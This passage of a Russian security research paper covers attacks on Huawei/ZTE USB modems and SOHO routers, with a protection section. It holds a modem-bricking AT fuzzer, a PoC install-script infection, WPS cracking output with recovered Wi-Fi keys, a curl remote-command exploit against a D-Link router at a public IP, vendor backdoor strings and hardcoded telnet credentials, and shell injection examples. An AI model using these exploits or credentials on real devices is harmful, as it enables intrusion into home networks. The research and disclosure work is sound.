


Рис. 20. Уязвимость в модемах Yota

Манипуляции с конфигурационными файлами

Существуют также программы для редактирования профилей операторов сотовой связи, которые присутствуют в составе образа ZeroCD.




Рис. 21. Пример предварительной конфигурации модема

Внутри XML-файлов, хранящихся на ZeroCD модема, описаны системно важные настройки, что открывает широкий простор для действий потенциальных злоумышленников. Конечному пользователю предоставляется программное обеспечение для работы с модемом и выхода в Интернет под названием Connection Manager. XML-файлы на ZeroCD являются преkonфигурационными настройками этой программы. Рассмотрим их более подробно.

В конфигурационном файле с предварительными настройками под конкретного оператора сотовой связи прописываются:

- наименование оператора;
- номер, набираемый модемом при подключении к Интернету;
- настройки TCP/IP-соединения (IP, шлюз, DNS);
- настройки Wi-Fi.

На базе этих настроек создается подключение к сети в операционной системе. Причем настройки подключения могут быть переведены в режим «только чтение», что помешает конечному пользователю исправить настройки DNS.

Таким образом, злоумышленник может прописать свой номер для выхода в Интернет с целью последующей монетизации. Также возможно внесение своего DNS для последующей фишинг-атаки.




Рис. 22. Подмена набираемого номера и DNS в конфигурационном XML-файле




Рис. 23. Соединение с модифицированным подключением

Последние версии Connection Manager помимо подключения к сети Интернет посредством 3G/4G содержат код, который осуществляет управление Wi-Fi-соединением. При этом список профилей беспроводных сетей считывается также из XML-файла в составе ZeroCD.

```
<ProfileGroup type="WLAN">
  <Profile name="Home-524" type="WLAN" ssid="HC
  <Profile name="BT Openzone" type="WLAN" ssid=
  <Profile name="T-Com HotSpot" type="WLAN" ssi
  <Profile name="T-Mobile HotSpot" type="WLAN"
</ProfileGroup>
```

Рис. 24. Список рекомендуемых Wi-Fi-сетей в настройках Connection Manager

Адрес сервера автоматических обновлений прописывается также в XML-файлах. Как мы видим, HTTPS отключен в настройках, что дает потенциальному злоумышленнику возможность прибегнуть к атаке "Man-in-the-Middle". Также хочется отметить, что служба автоматического обновления работает постоянно (даже в случае отсутствия 3G/4G-сигнала). Таким образом, данная атака актуальна прежде всего для локальных сетей.

```
<server>
  <ip>update-n1.huawei.com</ip>
  <port>80</port>
  <virtualdirectory>MegaFon_Russia</virtualdirectory>
  <ssl>0</ssl>
  <customdirectory>Megafon_C209</customdirectory>
</server>
```

Рис. 25. Конфигурация параметров подключения к серверу обновлений

AT-команды и уязвимости baseband

Управление модемом производится, как и в 90-е, с помощью отправки AT-команд на последовательный порт модема. Набор AT-команд и параметров может различаться от версии к версии. Но базовые команды, как правило, стандартизированы.

Поддержка той или иной команды реализуется на уровне прошивки baseband. Например, возможность голосового вызова была реализована в прошивке baseband, но требовалось ввести специальную AT-команду для включения данной опции. Следует отметить, что данная уловка применялась и на последующих версиях модемов, где поддержка голосовых вызовов была удалена из прошивки baseband. Для этого модемы перепрограммировались прошивкой от E1550.

Наиболее интересные AT-команды приведены ниже.

Получение информации о модеме

ATI – вывод информации о модеме
AT^SYSINFOEX – информация о сети, в которой зарегистрирован модем (LTE, WCDMA или GSM)
AT^SYSCFGEX=? – вывод поддерживаемых стандартов связи
AT^FHVER – версии прошивки и аппаратной части
AT^RESET – перезагрузка модема без отключения от USB
AT^VERSION? – информация о версии прошивки модема

Поддерживаемые AT-команды управления режимами 3G и 4G

AT^SYSCFGEX=>00»,3fffffff,2,4,7fffffff,ffff,ffff, – автоматически
AT^SYSCFGEX=>02»,3fffffff,2,4,7fffffff,ffff,ffff, – только 3G
AT^SYSCFGEX=>03»,3fffffff,2,4,7fffffff,ffff,ffff, – только 4G

Поддерживаемые AT-команды переключения режимов работы модема на примере E1750

AT^U2DIAG=0 (только модем)
AT^U2DIAG=1 (модем + CD-ROM)
AT^U2DIAG=6 (только сетевая карта)
AT^U2DIAG=268 (модем + CD-ROM + Card Reader)
AT^U2DIAG=276 (сетевая карта + CD-ROM + Card Reader)
AT^U2DIAG=256 (модем + Card Reader)

В данном случае очевидно, что в модеме активно используются битовые маски для определения настроек. Они записываются в постоянную память модема. Таким образом, модем, переведенный в режим сетевой карты, будет на всех компьютерах определяться исключительно сетевой картой.

На основе этих данных был написан простой фаззер AT-команд, который приводит все модемы, поддерживающие AT-команду **AT^U2DIAG**, в нерабочее состояние за счет установки некорректной битовой маски. После этого модем может быть восстановлен только при помощи JTAG-программатора.

```
def set_mode(self, value):
    self.port.write('AT^U2DIAG=%i\r' % value)
    self._mode = value

def get_mode(self):
    self.port.write('AT^U2DIAG?\r')
    try:
        self._mode = int(self.port.readline())
    except ValueError:
        self._mode = 0
    return self._mode


mode = property(get_mode, set_mode)

def kill(self, max=1000):
    print('Modem info:\n%s' % self.info())
    print('Modem mode: %i' % self.mode)

    for i in xrange(0, max):
        print('Setting mode to: %i' % i)
        self.mode = i
```

Рис. 26. Исходный код фаззера. Полный исходный код фаззера доступен по адресу: <https://github.com/0x90/modemz/>

В более современных моделях модемов, например в Huawei E3272 и E3276, появилась поддержка команды **AT^SETPORT**, которая позволяет получить и задать список последовательных портов модемов.



```
Send:ATI
Receive: ATI
Receive: Manufacturer: huawei
Receive: Model: E3272
Receive: Revision: 21.436.05.00.209
Receive: IMEI: 867503013622209
Receive: +GCAP: +CGSM,+DS,+ES
Receive: OK

Send:AT^FVVER
Receive: AT^FVVER
Receive: ^FVVER:"E3272S-153 21.436.05.00.209,CH1E3272SM Ver.A"
Receive: OK

Send:AT^SETPORT=?
Receive: AT^SETPORT=?
Receive: ^SETPORT:1: 3G MODEM
Receive: ^SETPORT:2: 3G PCUI
Receive: ^SETPORT:3: 3G DIAG
Receive: ^SETPORT:5: 3G GPS
Receive: ^SETPORT:A: BLUE TOOTH
Receive: ^SETPORT:16: NCM
Receive: ^SETPORT:A1: CDROM
Receive: ^SETPORT:A2: SD
Receive: ^SETPORT:10: 4G MODEM
Receive: ^SETPORT:12: 4G PCUI
Receive: ^SETPORT:13: 4G DIAG
Receive: ^SETPORT:14: 4G GPS
Receive: OK
```

Рис. 27. Опрос модема Huawei E3272

Судя по выводу, появление модемов с поддержкой GPS и Bluetooth – перспектива не столь далекого будущего.

Заражение модемов

Для удобства операторов сотовой связи Huawei реализовала возможность перезаписи ZeroCD с помощью Huawei Dashboard Tool. Таким образом, как любой оператор сотовой связи, так и потенциальный злоумышленник может перезаписать содержимое ZeroCD. Это благоприятная возможность для создания кроссплатформенного руткита (Windows, Linux, Mac OS X). ZeroCD модема содержит немало неподписанных файлов.

Для успешного заражения Windows требуется внести модификации в data.bin, который распаковывает setup.exe при установке. Он содержит конфигурационные файлы и неподписанный исполняемый файл ouc.exe, устанавливаемый в качестве сервиса и работающий с правами SYSTEM.

В случае заражения Linux-машины речь идет о внедрении правок в shell-скрипты autorun.sh и install_linux.sh.

```
ATRecord.txt install_linux
#!/bin/bash
#VERSION=1.0.0.5
if [ ! `whoami` = "root" ]
then
    echo "You must run the process by
read COMMAND
exit
fi
#PoC INFECTION
echo "w00t w00t we have got r00t"
```

Рис. 28. Linux shell script infection

В инсталляции программного продукта под Mac OS X тоже не обошлось без использования shell-скриптов. Как следствие – возможность заражения даже при запрете на запуск неподписанных приложений.




Рис 29. OSX infection

Таким образом, можно создать кроссплатформенный вирус, распространяющийся с помощью USB-модема.

Модем потенциально имеет еще две возможности для создания кроссплатформенного bootkit-вируса за счет создания загрузочного ZeroCD или же заражения MBR-области SD-карты, при наличии такой. Оба варианта рассчитаны на то, что включена загрузка с USB-CD или USB-HDD, что встречается достаточно часто на современных нетбуках, не содержащих DVD-RW-привода.

Так, например, автору удалось частично загрузить дистрибутив Puppy Linux, расположив его на ZeroCD.

Следует отметить большой потенциал 3G/4G-заряжения для применения в таргетированных атаках, поскольку зараженный модем позволяет попасть даже туда, где доступ в Интернет не положен по уставу.

Защита

Несмотря на рекомендации Huawei/ZTE, для обновления содержимого ZeroCD из модема не обязательно извлекать SIM-карту. Данное упущение позволяет заразить modem без какого-либо вмешательства со стороны пользователя. К большому сожалению, ни один антивирусный продукт не в состоянии лечить зараженные модемы. Более того, заражать значительно проще, чем лечить. В такой ситуации можно лишь попытаться не допустить скрытой перепрошивки модема.

Перепрошивка может быть осуществлена только при закрытой программе работы с модемом. Для защиты от несанкционированной перепрошивки модема рекомендуется сменить PIN-код на SIM-карте. В этом случае modem будет отказываться перейти в режим обновления, пока не введен PIN. Ограничение количества попыток неправильного ввода PIN-кода (3 попытки) предотвращает возможный перебор PIN. Однако данный метод не спасет, если на компьютере пользователя оказался вирус с модулем кейлоггера.




Рис. 30. Окно ввода PIN-кода



БЕЗОПАСНОСТЬ SOHO-РОУТЕРОВ

Что представляют собой современные SOHO-роутеры?

В современном мире широкое распространение получили SOHO-роутеры различных производителей. В России это, в основном:

- D-Link
- TP-Link
- ZyXEL
- ASUS
- NetGear
- Cisco Linksys
- Huawei

В данный момент на рынке представлены 4 основных вида роутеров по типам связи:

- ADSL
- LAN (PPPoE/L2TP)
- GPON (FTTx)
- 3G/4G

Рост популярности SOHO-роутеров выводит вопрос безопасности на новый уровень. Как правило, роутер является шлюзом и DNS-сервером не для одного компьютера, а для целой группы устройств. К роутеру могут быть подключены следующие классы устройств:

- персональные компьютеры;
- мобильные устройства;
- телевизоры и телевизионные приставки;
- игровые приставки;
- спутниковые ресиверы;
- принтеры.



Рис. 31. Виды устройств

Поэтому компрометация роутера чревата серьезными последствиями для всех устройств, которые подключены к локальной сети. В случае захвата роутера потенциальный злоумышленник может использовать широкий спектр атак: от пассивного снiffинга до активного MitM или фишинга.

Однако, несмотря на распространенность роутеров и большое количество подключенных к ним устройств, безопасность SOHO-роутеров остается на низком уровне. Как показывает практика, большинство пользователей не следят за безопасностью своих роутеров и не обновляют их прошивку, хотя в ней обнаруживается множество уязвимостей.

В последнее время мы наблюдаем рост количества «дыр» в роутерах разных производителей. Вслед за обнаруженными уязвимостями появились и первые вирусы для роутеров. Пример – вирус Moon. Недавно было найдено 300 тыс. маршрутизаторов с измененными настройками DNS: <http://www.team-cymru.com/ReadingRoom/Whitepapers/SOHOPharming.html>

При этом на рынке средств защиты в сегменте роутеров наблюдается некоторая пустота. Ни один антивирусный продукт на данный момент не может вылечить зараженный роутер. Более того, такое устройство может запретить (как по IP, так и по DNS) доступ к серверам обновлений антивирусных компаний.

Для начала с помощью самописного скрипта была собрана и проанализирована статистика с Exploit DB.

Алгоритм работы скрипта следующий:

- поиск по производителю роутеров;
- выдача количества найденных результатов.

Производитель	Количество записей в Exploit DB
Cisco	120
D-Link	56
Linksys	44
Netgear	28
TP-Link	12
ZyXEL	10
Huawei	9

Таблица 4. Сводная статистика с Exploit DB

Уязвимости SOHO-роутеров

WPS/QSS


Начнем обзор с технологии WPS (Wireless Protected Setup). Второе название, встречающееся в терминологии TP-Link, – это QSS (Quick Security Setup). WPS был придуман для облегчения подключения к Wi-Fi-сети с использованием 8-значного PIN-кода. Использование цифрового PIN-кода вместо полноценного символьного пароля является существенным упущением с точки зрения безопасности. WPS включен по умолчанию во многих роутерах различных производителей. Об уязвимости WPS стало известно в 2011 году.

В реализации WPS были допущены ошибки, из-за которых перебор PIN из 8 цифр делится на две части. Если проверка подлинности PIN-кода завершилась неудачно, точка доступа посыпает сообщение EAP-NACK назад клиенту. Эти сообщения пересыпаются таким образом, что потенциальному злоумышленнику удается определить, является ли первая половина PIN-кода верной. Последняя цифра уже известна, так как она является контрольной суммой PIN-кода. Все это значительно сокращает количество попыток, требуемое для успешного брутфорса PIN-кода.

Количество попыток сокращается с 10^8 до $10^3 + 10^4$ степени, что в сумме дает 11 000 попыток, а значит, среднее время атаки снижается до 8–12 часов. На практике время атаки зависит от уровня сигнала и удаленности от источника сигнала. В случае успешного подбора PIN осуществляется подключение к Wi-Fi и получение действительного WPA/WP2-ключа для последующих подключений.

Взлом осуществляется с помощью следующих программ: reaver, wash, wpscrack, wifite, bully.

Список производителей уязвимых устройств: Linksys, ZyXEL, D-Link, TP-Link, Huawei.



```

NUM ESSID          CH ENCR  POWER   WPS? CLIENT
----- -----
 1 zyxel_keenetic_4G... 12 WPA2  52db   wps

[+] select target numbers (1-1) separated by commas, or 'all': 1
[+] 1 target selected.

[0:00:00] initializing WPS PIN attack on zyxel_keenetic_4G_48C708 (FC:F5:28:4B:C7:08)
[5:01:12] WPS attack, 5119/5372 success/ttl, 92.35% complete (3 sec/att)

[+] PIN found: 49661521
[+] WPA key found: 12345678
[+] 1 attack completed:


[+] 1/1 WPA attacks succeeded
      found zyxel_keenetic_4G_48C708's WPA key: "12345678", WPS PIN: 49661521

[+] disabling monitor mode on mon0... done
[+] quitting
  
```

Рис. 32. Демонстрация подбора WPS PIN для ZyXEL Keenetic за 5 часов при хорошем уровне сигнала

Большинство производителей SOHO-роутеров предоставляют продукт с включенным по умолчанию WPS/QSS, что вкупе с технической безграмотностью конечных пользователей приводит к печальным результатам. Так, например, в среднем 9 из 10 владельцев ZyXEL Keenetic WPS не выключают, оставляя потенциальному злоумышленнику возможность попасть в локальную сеть.

При выборе PIN-кода многие производители допускают еще одну ошибку и устанавливают единые PIN по умолчанию на всю партию устройств, что приводит к негативным последствиям. Самыми популярными PIN на данный момент являются 12345670, 00005678, 01230000. Именно их программа для подбора PIN под названием reaver проверяет в первую очередь. Если используется один из них, время перебора сокращается до нескольких секунд.



```
root@r00t:~# wifite -cracked
[+] previously cracked access points:
Vova123 (48:5B:08:09:2C) : "Key is '22cc833edf' and PIN is '12345670'"
[REDACTED] (34:08:04:D3:A6:CA) : "Key is 'zexn-7wk9-h7so' and PIN is '94612820"
KV972 (F0:7D:68:A1:31:AE) : "Key is '271173vfndtq' and PIN is '60093097"
TP-LINK_0DE26C (F4:EC:38:DD:B2:6C) : "Key is 'goldvierstein' and PIN is '46
322081"
masik (14:D6:4D:B0:DB:9A) : "Key is '29061969' and PIN is '20646431"

[+] quitting
root@r00t:~#
```

Рис. 33. PIN-код 12345670 в реальной жизни

В последнее время все более популярной становится технология Wi-Fi, работающая на частоте 5 ГГц.

Поддержка ее работы осуществляется, как правило, при помощи отдельной Wi-Fi-карты. С этой технологией связан отдельный подвид уязвимости WPS. В некоторых версиях «родных» прошивок WPS отключается некорректно. Например, в стандартной прошивке TP-Link Archer C7 AC1750 в веб-интерфейсе WPS выключается для частоты 2,4 ГГц, но остается включенным для 5 ГГц.




Рис. 34. Включенный WPS на частоте 5 ГГц в роутере TP-Link Archer C7

Обход авторизации и закладки

Для управления современными SOHO-роутерами, как правило, предусмотрено два варианта администрирования:

- веб-интерфейс;
- Telnet-сервер.

SSH-сервер используется, в основном, на роутерах корпоративного/магистрального уровня.

Уязвимость, связанная с обходом авторизации, встречается как в моделях из низкого ценового сегмента D-Link, ориентированных на массового пользователя, так и в некоторых устройствах фирмы Cisco.

В реализации механизма авторизации для этих сервисов производители роутеров часто допускают ошибки. Обход авторизации не является редкостью в мире роутеров. К сожалению, различить намеренные ошибки (бэкдоры) и случайные недоработки не всегда возможно.

Авторизация в веб-интерфейсе на роутерах разных производителей осуществляется по-разному. Основные три варианта:

- HTTP auth;
- cookie, сессии;
- авторизация на клиенте на уровне JavaScript.

Последний тип авторизации является заведомо ошибочным, так как позволяет обойти ее. Следует заметить, что большинство современных домашних роутеров если и поддерживает работу с веб-интерфейсом по HTTPS-протоколу, то с использованием самоподписанного сертификата. Таким образом, процесс авторизации в рамках локальной сети уязвим к перехвату логина и пароля для управления роутером в случае активного снiffeинга в локальной сети. Для потенциального злоумышленника открывается следующий сценарий атаки:

- взлом Wi-Fi через уязвимости реализации WPS;
- генерация интенсивного трафика (например, скачивание торрентов), чтобы спровоцировать владельца роутера на авторизацию в веб-интерфейсе роутера в поисках причины падения скорости доступа в Интернет;
- активный снiffинг локальной сети и получение пароля в случае успешной провокации.

Обход авторизации, как правило, является следствием следующих факторов:

- реализация авторизации на стороне клиента с помощью JS (зачастую видна невооруженным глазом);
- отсутствие проверки авторизации в некоторых скриптах веб-интерфейса;
- закладки от производителя.

Обход авторизации в веб-интерфейсе обычно возможен потому, что авторизация пользователя проверяется не во всех скриптах, доступных в веб-интерфейсе роутера. Например, в D-Link DIR-300 скрипт command.php, принимающий и выполняющий команду операционной системы, не проверяет авторизацию пользователя, что приводит к возможности удаленного выполнения команд на роутере без какой-либо авторизации.

```
curl --data "cmd=uname -a" http://217.162.11.253:8080/command.php
Linux BS 2.6.33.2 #1 Wed Jan 18 19:54:57 CST 2012 mips GNU/Linux
```

Рис. 35. Пример эксплуатации уязвимости в одну команду – удаленное выполнение команд на D-Link DIR-300

Также распространены бэкдоры от производителей. Присутствие закладки в веб-интерфейсе можно определить, например, по возможности обхода авторизации при помощи установки секретного значения поля HTTP-запроса.

Существуют также бэкдоры от авторов прошивки.

Пример обхода авторизации в веб-интерфейсе TP-Link WBR1310: http://192.168.1.1/bsc_lan.php?NO_NEED_AUTH=1&AUTH_GROUP=0

Для обхода авторизации в D-Link DIR-100 достаточно выставить специальное значение UserAgent: xmlset_roodkcableoj28840yb tide

Данная уязвимость является бэкдором от производителя. Чтобы убедиться в этом, достаточно прочесть строчку наоборот: “roodkcab” <==> “backdoor”.

Обход авторизации при установке Telnet-сессии встречается достаточно редко и, как правило, в виде специального пользователя с заранее заданным паролем. Подобная проблема присутствует, как минимум, на устройствах DIR-300revA, DIR-300revB, DIR-600revB. В данных моделях роутеров D-Link (возможно, и в других) используются следующие «инженерные» учетные записи:

Alphanetworks:wrgg19_c_dlwbr_dir300
Alphanetworks:wrgn49_dlob_dir600b
Alphanetworks:wrgn23_dlwbr_dir600b
Alphanetworks:wrgn22_dlwbr_dir615
Alphanetworks:wrgnd08_dlob_dir815
Alphanetworks:wrgg15_di524
Alphanetworks:wrgn39_dlob.hans_dir645

В случае Cisco (CVE-2013-6979) для неавторизованного доступа по Telnet требуется подключиться с заранее заданного IP-адреса: 192.168.X.2.

Внедрение команд

Уязвимость, связанная с внедрением команд в роутерах, тоже не является редкостью. Данную ошибку допускают многие производители (от D-Link до Cisco). Как правило, ошибка внедрения команд встречается либо в Telnet shell, либо в веб-интерфейсе роутера.

Суть уязвимости в том, что с помощью интерпретируемых символов командной строки Linux/Unix можно внедрить команду в случае конкатенации командной строки для выполнения при включенном командном интерпретаторе.

```
telnet 192.168.1.1 (telnet)
~ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

Password :
KEENETIC 4G> sys ping ya.ru;ash
ping: bad address 'ya.ru'

BusyBox v1.8.2 (2012-05-30 00:06:46 MSK) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ # ps | grep ya.ru
 1264 root      1012 S  sh -c ping -c 5 ya.ru;ash
~ #
```

```
Last login: Wed Feb 26 23:45:00 on ttys008
telnetRoot:~ 090h$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
-----
-----Welcome to ATP Cli-----
-----

Login: admin
Password:
ATP>sh


BusyBox vv1.9.1 (2012-09-06 11:42:56 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Рис. 36. Внедрение команд в командной оболочке Huawei

Интерпретируемые символы командной строки Linux/Unix

'shell_command' – выполнение команды
\$(shell_command) – выполнение команды
| shell_command – выполняет предыдущую команду и перенаправляет ее вывод в stdout следующей команды
|| shell_command – логическое «или» с последующим выполнением команды
;shell_command – выполнение команды
&& – логическое «и» с последующим выполнением команды
> target_file – перенаправление stdout в файл
>> target_file – перенаправление stdout в файл с дозаписью в конец файла
< target_file – перенаправление файла в stdin процесса
- – оператор добавления параметра



D 192.168.0.1/goform/cbBa x
 192.168.0.1/goform/cbBackupCfgByFTP.xml?rq
 1. ping 192.168.0.1 (ping)

 64 bytes from 192.168.0.1: icmp_seq=509 ttl=64 time=1.167 ms
 64 bytes from 192.168.0.1: icmp_seq=510 ttl=64 time=1.095 ms
 64 bytes from 192.168.0.1: icmp_seq=511 ttl=64 time=1.060 ms
 64 bytes from 192.168.0.1: icmp_seq=512 ttl=64 time=1.138 ms
 64 bytes from 192.168.0.1: icmp_seq=513 ttl=64 time=1.078 ms
 64 bytes from 192.168.0.1: icmp_seq=514 ttl=64 time=1.057 ms
 64 bytes from 192.168.0.1: icmp_seq=515 ttl=64 time=1.132 ms
 64 bytes from 192.168.0.1: icmp_seq=516 ttl=64 time=1.044 ms
 64 bytes from 192.168.0.1: icmp_seq=517 ttl=64 time=1.107 ms
 64 bytes from 192.168.0.1: icmp_seq=518 ttl=64 time=1.074 ms
 64 bytes from 192.168.0.1: icmp_seq=519 ttl=64 time=1.117 ms
 64 bytes from 192.168.0.1: icmp_seq=520 ttl=64 time=1.044 ms
 Request timeout for icmp_seq 521
 Request timeout for icmp_seq 522
 Request timeout for icmp_seq 523
 Request timeout for icmp_seq 524
 Request timeout for icmp_seq 525
 Request timeout for icmp_seq 526
 Request timeout for icmp_seq 527
 Request timeout for icmp_seq 528
 Request timeout for icmp_seq 529
 Request timeout for icmp_seq 530
 Request timeout for icmp_seq 531
 Request timeout for icmp_seq 532

Рис. 37. Внедрение команды reboot в веб-интерфейсе D-Link DPN 5402

